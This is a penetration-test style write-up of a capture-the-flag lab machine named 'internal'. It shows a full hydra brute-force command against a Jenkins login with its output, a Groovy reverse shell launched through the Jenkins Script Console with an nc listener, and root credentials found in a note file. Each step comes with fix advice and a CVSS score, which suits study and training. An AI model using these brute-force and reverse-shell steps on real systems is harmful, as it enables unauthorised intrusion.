
Now, I will try to brute force the login page via `hydra`:


```
┌──(root💀siunam)-[~/ctf/thm/ctf/Internal]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt -s 8081 127.0.0.1 http-post-form '/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=Sign+in:Invalid username or password'
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-22 05:05:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8081/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=/&Submit=Sign+in:Invalid username or password
[8081][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-22 05:06:09
```

Found `admin` credentials:

- Username:admin
- Password:spongebob

We now can login to `Jenkins` as administrator.







Since we have `Jenkins` administrator privilege, we can escalate our privilege to root.

To do so, I will:


First, go to “Manage Jenkins”:




Then, click “Script Console”:




Next, Prepare `Groovy` reverse shell from https://www.revshells.com/:



Finally, copy and paste that code to “Script Console”, setup a `nc` listener and click “Run”:





Vulnerability Explanation:

User admin has a weak password that is easily to brute forced by attackers.

Vulnerability Fix:

Change a stronger password for the user admin. This could prevent attackers to easily to brute force the admin's password. Also, if the attacker has `admin` user's password in `Jenkins`, this could allow attacker to upload, inject a malicious code to the `Jenkins` service, which allows the attacker gain initial shell or privilege escalation.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 6.7**

- Impact Subscore: 5.9
- Exploitability Subscore: 0.8

2. **CVSS Temporal Score: 6.5**

- CVSS Environmental Score: 6.5
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 6.5**

Medium

By enumerating manually on the `Jenkins` docker container, I found that there is a file called `note.txt` in `/opt`, which contains `root` credentials.

```
ls -lah /opt
total 12K
drwxr-xr-x 1 root root 4.0K Aug  3  2020 .
drwxr-xr-x 1 root root 4.0K Aug  3  2020 ..
-rw-r--r-- 1 root root  204 Aug  3  2020 note.txt
cat /opt/note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here.  Use the
m if you
need access to the root user account.

root:tr0ub13guM!@#123
```

- Username:root
- Password:tr0ub13guM!@#123

Armed with this information, now I can Switch User to `root` on `internal` machine:

```
aubreanna@internal:~$ su root
Password:
root@internal:/home/aubreanna# whoami;hostname;id;ip a
root
internal
uid=0(root) gid=0(root) groups=0(root)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:12:94:d8:d2:5d brd ff:ff:ff:ff:ff:ff
    inet 10.10.167.118/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3555sec preferred_lft 3555sec
    inet6 fe80::12:94ff:fed8:d25d/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:06:fc:6f:57 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:6ff:fefc:6f57/64 scope link
       valid_lft forever preferred_lft forever
5: veth9c5f9b8@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 0a:1b:6b:47:79:4f brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::81b:6bff:fe47:794f/64 scope link
       valid_lft forever preferred_lft forever
root@internal:/home/aubreanna#
```

Now I user `root`, which is the highest privilege user in Linux system.

Vulnerability Explanation:

Saved critical file insecurely, this could allow attackers to escalate their privilege further.

Vulnerability Fix:

Saved critical file securely, such as set it to not world-readable, encrypt it if possible.

Severity:

The calculation is done via CVSS Version 3.1 Calculator(https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator):

1. **CVSS Base Score: 7.8**

- Impact Subscore: 5.9
- Exploitability Subscore: 1.8


2. **CVSS Temporal Score: 7.6**

- CVSS Environmental Score: 7.6
- Modified Impact Subscore: 5.9

3. **Overall CVSS Score: 7.6**

High

root.txt Contents:



3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a remote code execution), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the client's provided virtual environment was completed, I removed all user accounts and passwords as well as all malicious scripts installed on the system. The client should not have to remove any user accounts or services from the system.